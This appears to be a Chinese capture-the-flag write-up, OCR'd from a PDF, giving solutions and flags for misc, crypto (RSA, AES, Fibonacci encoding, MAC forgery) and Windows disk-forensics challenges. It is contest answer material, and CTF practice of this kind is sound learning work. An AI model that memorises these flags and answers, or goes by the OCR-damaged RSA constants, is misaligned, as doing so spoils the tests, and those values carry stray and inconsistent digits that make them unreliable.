
爆破压缩包密码




```
852795
```

解压后，修改图片高度得到一个二维码

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG IHDR
00000010	00	00	05	DC	00	00	07	E8	08	02	00	00	00	57	0A	0A	Ü è W
00000020	61	00	00	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	a gAMA ± üa
00000030	05	00	00	00	20	63	48	52	4D	00	00	7A	26	00	00	80	cHRM z& €
00000040	84	00	00	FA	00	00	00	80	E8	00	00	75	30	00	00	EA	„ ú €è u0 ê
00000050	60	00	00	3A	98	00	00	17	70	9C	BA	51	3C	00	00	00	` :˜ pœºQ<
00000060	06	62	4B	47	44	00	FF	00	FF	00	FF	A0	BD	A7	93	00	bKGD ÿ ÿ ÿ ½§"
00000070	00	80	00	49	44	41	54	78	DA	EC	FD	CB	76	24	49	AE	€ IDATxÚìýËv$I®
00000080	2C	0A	8A	40	CD	19	91	B5	F7	F9	99	1E	F5	AC	FF	BF	, Š@Í ‘µ÷ù™ õ¬ÿ¿
00000090	07	77	AD	FB	1F	3D	3A	E7	EE	CA	20	DD	14	D2	03	A8	w-û =:çîÊ Ý Ò ¨



扫码得到flag

```
NYSEC{abcdefghiklmn}
```

又是二维码捏

扫码，解base64+rot13得到flag

```
c3ludCB2ZiA6IGEwX29icWxfczBldHJnX2RlX3BicXI=

flag is : n0_body_f0rget_qr_code
```

流量分析1

分析发现这是蓝牙流量


发现一个压缩包，取出来

```
 25 Sent Success[Malformed Packet]
325 Rcvd Put continue "what_you_want.7z"
  8 Rcvd Number of Completed Packets
 13 Sent [S] Receiver Ready
  8 Rcvd Number of Completed Packets
 12 Rcvd Command - Start - ACP SEID [2 - Audio Source]
 11 Sent ResponseAccept - Start
  8 Rcvd Number of Completed Packets
617 PT=SBC  SSRC=0x0  Seq=1  Time=0 Frames=5
```

通过文件名可以知道解压密码是PIN码，接着找PIN码

```
 13 Rcvd Command Complete (Link Key Request Negati
  9 Rcvd PIN Code Request
 27 Sent PIN Code Request Reply
 13 Rcvd Command Complete (PIN Code Request Reply)
```

得到PIN码为`141854`



解压得到flag

这好熟悉，有点像某个数列

base64解码后得到一串数字，是斐波那契数列

爆破就行

脚本：

```python
import base64

def fib(n):
```

```
    a, b = 1, 1
    for i in range(n-1):
        a, b = b, a+b
    return a

enc =
"OTI3MzcyNjkyMTkzMDc4OTk5MTc2IDE2NjQxMDI3NzUwNjIwNTYzNjYyMDk2IDgzNjIxMTQzNDg
5ODQ4NDIyOTc3IDE1MDA1MjA1MzYyMDY4OTYwODMyNzcgMjI2OTgzNzQwNTIwMDY4NjM5NTY5NzU
2ODIgOTI3MzcyNjkyMTkzMDc4OTk5MTc2IDc3Nzg3NDIwNDkgMTM1MzAxODUyMzQ0NzA2NzQ2MDQ
5IDQ4MDc1MjY5NzYgNDM1NjY3NzYyNTg4NTQ4NDQ3MzgxMDUgMzI5NTEyODAwOTkgMjE4OTIyOTk
1ODM0NTU1MTY5MDI2IDI0Mjc4OTMyMjgzOTk5NzUwODI0NTMgNDgwNzUyNjk3NiA1OTQyNTExNDc
1NzUxMjY0MzIxMjg3NTEyNQ=="

lists = base64.b64decode(enc).split(b' ')
nums = [int(i) for i in lists]

flag = ''
for num in nums:
    for i in range(128):
        if num == fib(i):
            flag += chr(i)
            break

print(flag)
# flag{f1b0n4ch0}
```

签退

F12 查看控制台

flag:


```
NYSEC{89ebf391-9489-4f9e-9fc1-d23310d4381e}
```

CRYPTO

Block

熵密杯2024原题

```python
from Crypto.Util.number import *

N_HEX = "FFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123"
MODULUS = int(N_HEX, 16)
MSG_PREFIX = b"CryptoCup message:"


c = bytes.fromhex("0b2fc34f05ad3c92881d10e640ddad25435cba5ef5d82d528c41565033b88d628efdef0c08915f97b86b24687d2ee17d79ef035e29ab73b4f6f4ead994c005e1b15f6647ecc3f1bf016ebe297ae0f62619a23dde5fbc96ffeeb5707675245f571705e993e9345944298b019c08563f007aa99b0ddae0c6386bd1ad618f67ea5c")
C = [c[32*i:32*i+32] for i in range(len(c)//32)]
print(bytes_to_long(C[0]))
msg = b""
key = bytes_to_long(C[0]) * inverse(bytes_to_long(MSG_PREFIX[:16]), MODULUS) % MODULUS
print(key)
for i in range(len(C)):
    msg += long_to_bytes(bytes_to_long(C[i]) * inverse(key,MODULUS) % MODULUS)
    key += 1
print(msg)

# CryptoCup message:uZZU011bwvQQEuzZo8gFED2GJlMNPV5W
# NYSEC{nishizhendeniubi}
# NYSEC{nishizhendeniubinishinishi}
```




CBC


同样也是熵密杯的题，这个是2023年的题做的改编

参考链接：2023 熵密杯

构造出两个符合条件的 MSG 和 MAC 即可

```
d8d94f33797e1f41cab9217793b2d0f02b93d46c2ead104dce4bfec453767719a638af030d88f70540d9212d59a5274eeb5fa2e6185c23a814a35ba32b4637c2
0712c867aa6ec7c1bb2b66312367b2c8

e55e3e24a3ae7797808fdca05a16ac15eb5fa2e6185c23a814a35ba32b4637c2dfcb8754d310d88071924746b0d562382b93d46c2ead104dce4bfec453767719
43669127ae268092c056fd8d03b38b5b

```





Ez_RSA

源码：

```python
from Crypto.Util.number import *
import gmpy2
m=bytes_to_long(b'NYSEC{.......}')
e=65537
p=getPrime(512)
q=getPrime(512)
n=p*q
not_phi=(p+3)*(q+3)
c=pow(m,e,n)

print(n)
print(not_phi)
print(c)


'''
```

```
970038508500409528445874754374601496636541892013878550240403461395841515107393560743691214701843255923563455337194250347320879857688553781038465995719208196070046956445912310340285858723507318196416205309925620206483379838774208618173864700516014047288471627703413407094093319240839065778363436717514618006641
970038508500409528445874754374601496636541892013878550240403461395841515107393560743691214701843255923563455337194250347320879857688553781038465995719208797776635936798592387888007139212077652844506101971290706158003060338980760585991561624953763079886186287548410625029623294504661105898280826891759111891249
316481008851618309501102190177543143222639442563162352644498807000964349288151162206411359161471733915721151588410694913004466547778055074059714572559280308705960260575677020347177812707293673099894236955052831856741320495307067999485579727289330125910374863700015427823955738872564047926649891247144208210171
```

先通过解方程求出p和q

```
# sage
n = 970038508500409528445874754374601496636541892013878550240403461395841515107393560743691214701843255923563455337194250347320879857688553781038465995719208196070046956445912310340285858723507318196416205309925620206483379838774208618173864700516014047288471627703413407094093319240839065778363436717514618006641
hint = 970038508500409528445874754374601496636541892013878550240403461395841515107393560743691214701843255923563455337194250347320879857688553781038465995719208797776635936798592387888007139212077652844506101971290706158003060338980760585991561624953763079886186287548410625029623294504661105898280826891759111891249
c = 316481008851618309501102190177543143222639442563162352644498807000964349288151162206411359161471733915721151588410694913004466547778055074059714572559280308705960260575677020347177812707293673099894236955052831856741320495307067999485579727289330125910374863700015427823955738872564047926649891247144208210171

p = var('p')
q = var('q')
solve([(p+3)*(q+3)==hint,p*q==n],p,q)[0]

# [p == 11916781349300258414444967836131538311549802677789078062013801305906291583678724061140929558907880176935785005645090087080002792084338142952655009166741439, q == 8140104950044830921473289539884747366271800318766300774184582683443715301386869862089885032726539746886209827595507763919172668650332520960350798983054719]
```

接着带入常规RSA脚本解密

```
```

```python
import gmpy2
from Crypto.Util.number import *

n = 97003850850040952844587475437460149663654189201387855024040346139584151510739356074369121470184325592356345533719425034732087985768855378103846599571920819607004695644591231034028585872350731819641620530992562020648337983877420861817386470051601404728847162770341340709409331924083906577836343671751461800641
hint = 97003850850040952844587475437460149663654189201387855024040346139584151510739356074369121470184325592356345533719425034732087985768855378103846599571920879777663593679859238788800713921207765284450610197129070615800306033898076058599156162495376307988618628754841062502962329450466110589828082689175911189124
c = 31648100885161830950110219017754314322263944256316235264449880700096434928815116220641135916147173391572115158841069491300446654777805507405971457255928030870596026057567702034717781270729367309989423695505283185674132049530706799948557972728933012591037486370001542782395573887256404792664986912471442082 1017


p = 11916781349300258414444967836131538311549802677890780620138013059062915836787240611409295589078801769357850056450900870800027920843381429526550091667414439
q = 81401049500448309214732895398847473662718003187663007741845826834437153013868698620898850327265397468862098275955077639191726686503325209603507989830547119

e = 65537

d = gmpy2.invert(e, (p - 1) * (q - 1))
m = pow(c, d, n)
flag = long_to_bytes(m)
print(flag)
# b'NYSEC{th1s_is_fake_fl4ggg}'
```

babyRSA

源码：

```python
from Crypto.Util.number import *

flag=b'NYSEC{......}'
m=bytes_to_long(flag)

n=getPrime(1024)
n=p*q
e=65537
c=pow(m,e,n)

print("n =",n)
```

```
print("e =",e)
print("c =",c)
# n =
11563752613433167947176203600965087809819279478091901640799230700628517370781531375181624067662407450352233106973889629402971940604403108043472586324423028944247221304237388198735948448372499356212489087277133185463702494062493439082595697971786813612326490916694484864327475737281025488021127003443190136947 7
# e = 65537
# c =
72569468275842451722615052490613164720057228162294356630723330346528174565283712551174610966405323053524552996358664532061010173928966858027707499839481744459379526297316423103302051818874023723931145765517543875769202293737186668733370788763540574136428757287404743954896068847733217295406897120557585899498
17
```

n是一个大素数，可以直接用来求d

```
import gmpy2
from Crypto.Util.number import long_to_bytes

n =
11563752613433167947176203600965087809819279478091901640799230700628517370781531375181624067662407450352233106973889629402971940604403108043472586324423028944247221304237388198735948448372499356212489087277133185463702494062493439082595697971786813612326490916694484864327475737281025488021127003443190136947 7
e = 65537
c =
72569468275842451722615052490613164720057228162294356630723330346528174565283712551174610966405323053524552996358664532061010173928966858027707499839481744459379526297316423103302051818874023723931145765517543875769202293737186668733370788763540574136428757287404743954896068847733217295406897120557585899498

d = gmpy2.invert(e, (n - 1))
m = pow(c, d, n)
flag = long_to_bytes(m)
print(flag)
# b'NYSEC{nishiyigebijiaoniubideren}'
```

AEC

源码：

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import random

# flag=b'NYSEC{.....}'

key=random.randbytes(16)
```

```
print(bytes_to_long(key))

my_aes=AES.new(key=key,mode=AES.MODE_ECB)
print(my_aes.encrypt(pad(flag,AES.block_size)))

# key1 = 225381140741632087104849078818563775592
# c =
b'\xb2\xd1U\xa5\xa6\x9b\xf3\x16\x1a\x0e/\xe3\xc2\x13e\xf7o\x89`\x19&\x17\x83
\x8c\x95\x8b\xfc\xb69Q\x01\x05(6)\xba\xb3\x02=\t\x10w\xb2W\xd0\x9e\xa5\xf4'

```

给了密文和key，直接decode就行了

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad



c =
b'\xb2\xd1U\xa5\xa6\x9b\xf3\x16\x1a\x0e/\xe3\xc2\x13e\xf7o\x89`\x19&\x17\x83
\x8c\x95\x8b\xfc\xb69Q\x01\x05(6)\xba\xb3\x02=\t\x10w\xb2W\xd0\x9e\xa5\xf4'

key = 225381140741632087104849078818563775592
key = long_to_bytes(key)

my_aes=AES.new(key=key,mode=AES.MODE_ECB)
print(my_aes.decrypt(c))
# NYSEC{cheshcviodshvdslvjdsvhiow}
```

Signin

源码：

```
from Crypto.Util.number import *

# flag is directly defined
flag = "NYSEC{. . . . . }"

# Convert the flag to a long integer
m = bytes_to_long(flag.encode())

# Generate two 1024-bit prime numbers
p = getPrime(1024)
q = getPrime(1024)

# Compute n (RSA modulus)
n = p * q

# Public exponent
e = 65537

# Encrypt the message (RSA encryption)
c = pow(m, e, n)

```

```
# Calculate pq, qp, p_q
pq = (p - 1) * (q - 2)
qp = (q - 1) * (p - 2)
p_q = p + q

# Print results
print(f"{c = }")
print(f"{pq = }")
print(f"{qp = }")
print(f"{n = }")
print(f"{p_q = }")

#
# c =
935481737119651803921155638718941862666800623277872579472645961903698338409148484957870561102705196120236340471837439307284387896430484965983453222546983503557754856992096703468740283713943508560863175752542319149417588682513607097101742337253057124057668908767352963937836750056396318088328951687578038653575235109931864252381878612569998906635217624721056399455263943195744590152046275047396698899155903281231930273230274784547155534057356609603826457636484427527714033304211154821966446463416133841630138985582880687515967972260725756838276910076424504233452638430764987593356951971243621700120151615586230094770 0
# pq =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298541775229387527168039393920275387683060134996677461355208996709851852182232867832990587593635555238900063902924861392582849459287536563568010983443449089090578416091384296932738979524169148297226885276227320319028836425237108311559649237938652312237284558127610983960303765349859095293359609374793840931869080522876709245865754767370881139547982587551805067279277301149608378748961011243913744711017449604039912511133538925454102290142678030968239408310705882261089086200733459 2
# qp =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298541775229387527168039393920275387683060134996677461355208996709851852182232867832990587593635555238900063902924861392582849459287536563568010983443449089090578416091384296034477462432091211466363490356630919437494577801609554860188118648167591201992453132022896175733316149975588986109026460247990814880460445386660048969249961184197590536118833230935626479865868052449990611880582695464583512723567025392042726250332187292098680332528498266693730412737641768666102626822203030 2
# n =
249464323489380979391965087277908270829763470608806395985356592678864745060097622047841438423021245814844317983591887731583809989844587298541775229387527168039393920275387683060134996677461355208996709851852182232867832990587593635555238900063902924861392582849459287536563568010983443449089090578416091384343886080491408056330126655318937138658769975515625275061465022623853611969900743512760464367159509790167094993720281017889405721278023807316685116785840020424651484357188527857034330491735012032063519459817232626939339393831784444435350849253860953728913136707758706117279092298469944572870372619769770119369 9
```

```
# p_q =
31601648180286617433496573420747139692594475872341234486586099159940372565429085762610259409053108653472954846453053216569729552633411761702486898937821641711117133414233796299416724517307626306257813106881278570057323430135378101465235205289653480577202906877631580352753507542372946932696606015942172434084 0
```

给了很多条件，取其中两个解方程得到p和q即可

```
# sage
import gmpy2
from Crypto.Util.number import *

p_q =
31601648180286617433496573420747139692594475872341234486586099159940372565429085762610259409053108653472954846453053216569729552633411761702486898937821641711117133414233796299416724517307626306257813106881278570057323430135378101465235205289653480577202906877631580352753507542372946932696606015942172434084 0836
n =
24946432348938097939196508727790827082976347060880639598535659267886474506009762204784143842302124581484431798359188773158380998984458729854417752293875271680393939202753876830601349966774613552089967098518521822328678329905875936355552389000639029248613925828494592875365635680109834434490890905784160913843438860804914080563301266553189371386587699755156252750614650226238536119699007435127604643671595097901670949937202810178894057212780238073166851167858400204246514843571885278570343304917350120320635194598172326269393393938317844444353508492538609537289131367077587061172790922984699445728703726197697701193699
c =
93548173711965180392115563871894186266680062327787257947264596190369833840914848495787056110270519612023634047183743930728438789643048496598345322254698350355775485699209670346874028371394350856086317575254231914941758868251360709710174233725305712405766890876735296393783675005639631808832895168757803865357523510993186425238187861256999890663521762472105639945526394319574459015204627504739669889915590328123193027323027478454715553405735660960382645763648442752771403330421115482196644646341613384163013898558288068751596797226072575683827691007642450423345263843076498759335695197124362170012015161558623009477 00
p = var('p')
q = var('q')
res = solve([p_q-p-q,n-p*q],p,q)[0]
# print(res)

p =
16249954848689347685163718407833368046738005065482431020018735345265071813269665297018182061930667820544164558281118774859428177829731585168811557799049128752350153352418612724386670347947519857753256362324073474186551380183682775944723601237957140964418131149794597266258891025684259998405100501200775482256 3
```

```
q = 153516933315972697483328550129137716458564708068588034665673638146753007521594204655920773471224408329287902881719344417103013748036801765336753411387725129587669800618151835750300541693601064485045567445572050958707720499516953255205116040516963396127847757278369830864946165166886869342915055147413969518273

e = 65537

d = gmpy2.invert(e, (p - 1) * (q - 1))
m = pow(c, d, n)
flag = long_to_bytes(int(m))
print(flag)
# b'NYSEC{hdiowehfioewfipovjwperjvpr}'
```

取证

重生之我是一名警察

> 有嫌疑人在使用Windows系统，取证人员对该系统进行了硬盘镜像。通过自己的工具软件对档案袋中的镜像文件进行提取、分析、逆向、恢复、破解、查找等 比赛材料记录 比赛的计算机镜像资料镜像名为“windows7disk.E01”. 附件下载：通过百度网盘分享的文件：windows7disk.E01 链接：https://pan.baidu.com/s/1dx6drwvCxaqZX8F4tYGEiw 提取码：8866 下载好附件，在此题目提交附件的哈希校验值SHA256

```
certutil -hashfile windows7disk.E01 sha256

e0d680e535d8260ee1f32bdc7ea8253bff6f6ea365fafb60a996749583dbbdec
```

task1


> 请找出嫌疑人的操作系统主机名。

```
WIN-49I0SNRJAMF
```

task2

> 请找出操作系统中安装的Android模拟器名称和安装日期。 格式：模拟器名时间 例子：雷电模拟器2022年06月23日

```
夜神模拟器2021年05月03日
```



task3

> 请找出操作系统最后登录的用户

直接猜 `poiuy`

```
poiuy
```


task4


> 请找出操作系统安装日期。 格式:2022-01-04 12:47:43

`systeminfo` 这是0时区的时间，所以不对

```
2021-05-03 10:44:28
```


```
2021-05-03-12:44:28
```






task5

> 请找出使用Bitlocker加密的虚拟磁盘文件。 格式：1.txt/2.txt

在文档下找到

```
my.vhd/my1.vhd
```



task6

> 请找出操作系统版本号。

```
6.1
```

task7

> 请找出操作系统中安装的浏览器“自动填充”中保存的网站密码信息（网站、用户名、密码） 格式：网站+用户名+密码 例子：https://blog.didctf.com/+admin+admin111

```
https://www.baidu.com/+test+test@test2021.com
```

task8

> 请给出源磁盘的大小（字节）。

30G，`30*1024*1024*1024`

```
32212254720
```

task9


> 请找出用户“poiuy”的SID。

```
S-1-5-21-435394657-638363951-1066549375-1000
```

task10

> 请找出使用Bitlocker加密的虚拟磁盘文件恢复密钥文件名是什么。

```
666E6292-906B-4A9B-9167-4DB146123BAD.txt
```



task11

> 请找出用户“poiuy”的登录密码。